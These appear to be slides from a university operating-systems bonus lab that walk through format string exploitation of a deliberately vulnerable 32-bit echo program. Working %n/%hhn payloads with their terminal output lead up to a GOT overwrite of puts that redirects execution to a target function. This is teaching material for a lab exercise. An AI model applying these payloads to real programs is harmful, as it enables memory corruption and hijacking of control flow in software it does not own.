


```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "\x44\x86\x04\x08%7$s" ' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 9
DWelcome! Please input something.
len address: 0xffffd41a
len value: 9
END
Result: 9
os@os:~/os2018fall/code/bonus_lab/example$
```

Fourth try: write arbitrary address




n	Print nothing, but writes the number of characters successfully written so far into an integer pointer parameter. Java: indicates a platform neutral newline/carriage return.[6] Note: This can be utilized in Uncontrolled format string exploits.

- Len address: 0xffffd41a
- python -c 'print "**\x1a\xd4\xff\xff%7$n**" ' | ./simple_example
- We use %n to write to 0xffffd41a: the number of characters successfully written so far (four bytes - **\x1a\xd4\xff\xff**)
- 

```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "\x1a\xd4\xff\xff%7$n" ' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 9
���
len address: 0xffffd41a
len value: 4
END
Result: 9
```

Fifth try: write arbitrary address with a big value


- python -c 'print "**\x1a\xd4\xff\xff%345x%7$n**" ' | ./simple_example
- 345 + 4 = 349



```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "\x1a\xd4\xff\xff%345x%7$n" ' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 14
���
                                                                                                                        ffffd41a
len address: 0xffffd41a
len value: 349
END
Result: 9
os@os:~/os2018fall/code/bonus_lab/example$ _
```

Sixth try: write arbitrary address with arbitrary value


- %hhn -> write one byte



`hh`	For integer types, causes `printf` to expect an `int` -sized integer argument which was promoted from a `char`

- Suppose we want to change len to 0x7fb4 (32692)
- python -c 'print "**\x1a\xd4\xff\xff\x1b\xd4\xff\xff%172x%7$hhn%203x%8$hhn**" ' | ./simple_example
- First, we write 0xb4(180). 180-8 = 172
- Second, we write 0x7f. Since we have written 0xb4, we can use 0x17f since the high bit will be discarded. 0x17f-0xb4 = 0xcb (203)

Sixth try: write arbitrary address with arbitrary value




```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "\x1a\xd4\xff\xff\x1b\xd4\xff\xff%172x%7$hhn%203x%8$hhn" ' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 31
�����                                                                                                                                                                    fff
                                                                                                                                                               1f

len address: 0xffffd41a
len value: 32692
END
Result: 9
os@os:~/os2018fall/code/bonus_lab/example$
```

Bonus Project


题目1

- 完成format_string在32位程序的攻击。程序接受一个参数，参数为你的学号。设法让程序成功跳转目标函数targe_function_XXXXXX，后面的XXXXXX为你的学号。如果成功，程序会输入你的学号与success的提示。（50分）
- Hint：了解plt表和got表，尝试修改got表中函数的跳转地址来达到劫持函数的目的。使用objdump –R <binary>，可以查看二进制程序中plt.got表中各项的内容。
-

disassembly



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  if ( argc > 1 )
  {
    student_id = strtoul(argv[1], 0, 0);
    printf("student_id: %u\n", student_id);
    signal(14, handler);
    alarm(4u);
    echo();
  }
  else
  {
    printf("Usage: %s <student_id>\n", *argv);
  }
  return 0;
}
```



```
int echo()
{
  __int64 v1; // [esp-214h] [ebp-214h]
  int v2; // [esp-20Ch] [ebp-20Ch]

  puts("Welcome! This is an echo function.");
  memset(&v2, 0, 0x200u);
  v1 = read(0, &v2, 0x200u);
  printf("%p read len %lld\n", &v1, v1);
  printf((const char *)&v2);
  printf("%p read len %lld\n", &v1, v1);
  return puts("goodbye!");
}
```

Target

- We need to hijack the control flow to a function targe_function_XXXXXX


- What we have: we can use format string vulnerability to change arbitrary address with arbitrary value

- Target: puts -> a libc function

- We can change the value of the GOT table of puts to targe_function_XXXXXX

Step I: find the got entry address


- Find the got table of puts



```
os@os:~/os2018fall/code/bonus_lab/example$ objdump -R format_string_32 | grep puts
0804c070 R_386_JUMP_SLOT   puts@GLIBC_2.0
os@os:~/os2018fall/code/bonus_lab/example$ _
```

- We need to change the value in 0x0804C070 to the target function

Step II: find the target function




```
0804995a <target_18041>:
 804995a:       55                      push   %ebp
 804995b:       89 e5                   mov    %esp,%ebp
 804995d:       83 ec 08                sub    $0x8,%esp
 8049960:       e8 db f8 ff ff          call   8049240 <target_function_18041@plt>
 8049965:       90                      nop
 8049966:       c9                      leave
 8049967:       c3                      ret
```

- We need to change the value in 0x0804C070 to the target function 0x804995a

Step III-1: find the offset of buf


- python -c 'print "AAAA"+"%08x."*10' | ./format_string_32 18041



```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "AAAA"+"%08x."*10' | ./format_string_32 18041
student_id: 18041
Welcome! This is an echo function.
0xffffd288 read len 55
AAAAffffd288.00000037.00000000.00000000.f7fe2f60.00000037.00000000.41414141.78383025.3830252e.
0xffffd288 read len 55
goodbye!
```

Step III-2: exploit

- \x70\xc0\x04\x08\x72\xc0\x04\x08%**???**x%8$hn%**???**x%9$hn
- 0x995A(39258): 39258 - 8 = 39250
- 0x0804: 0x**1**0804-0x995A=28330
- python -c 'print "\x70\xc0\x04\x08\x72\xc0\x04\x08%**39250**x%8$hn%**28330**x%9$hn"' | ./format_string_32 18041



```
0xffffd288 read len 33
ID: 18041
success!
os@os:~/os2018fall/code/bonus_lab/example$ _
```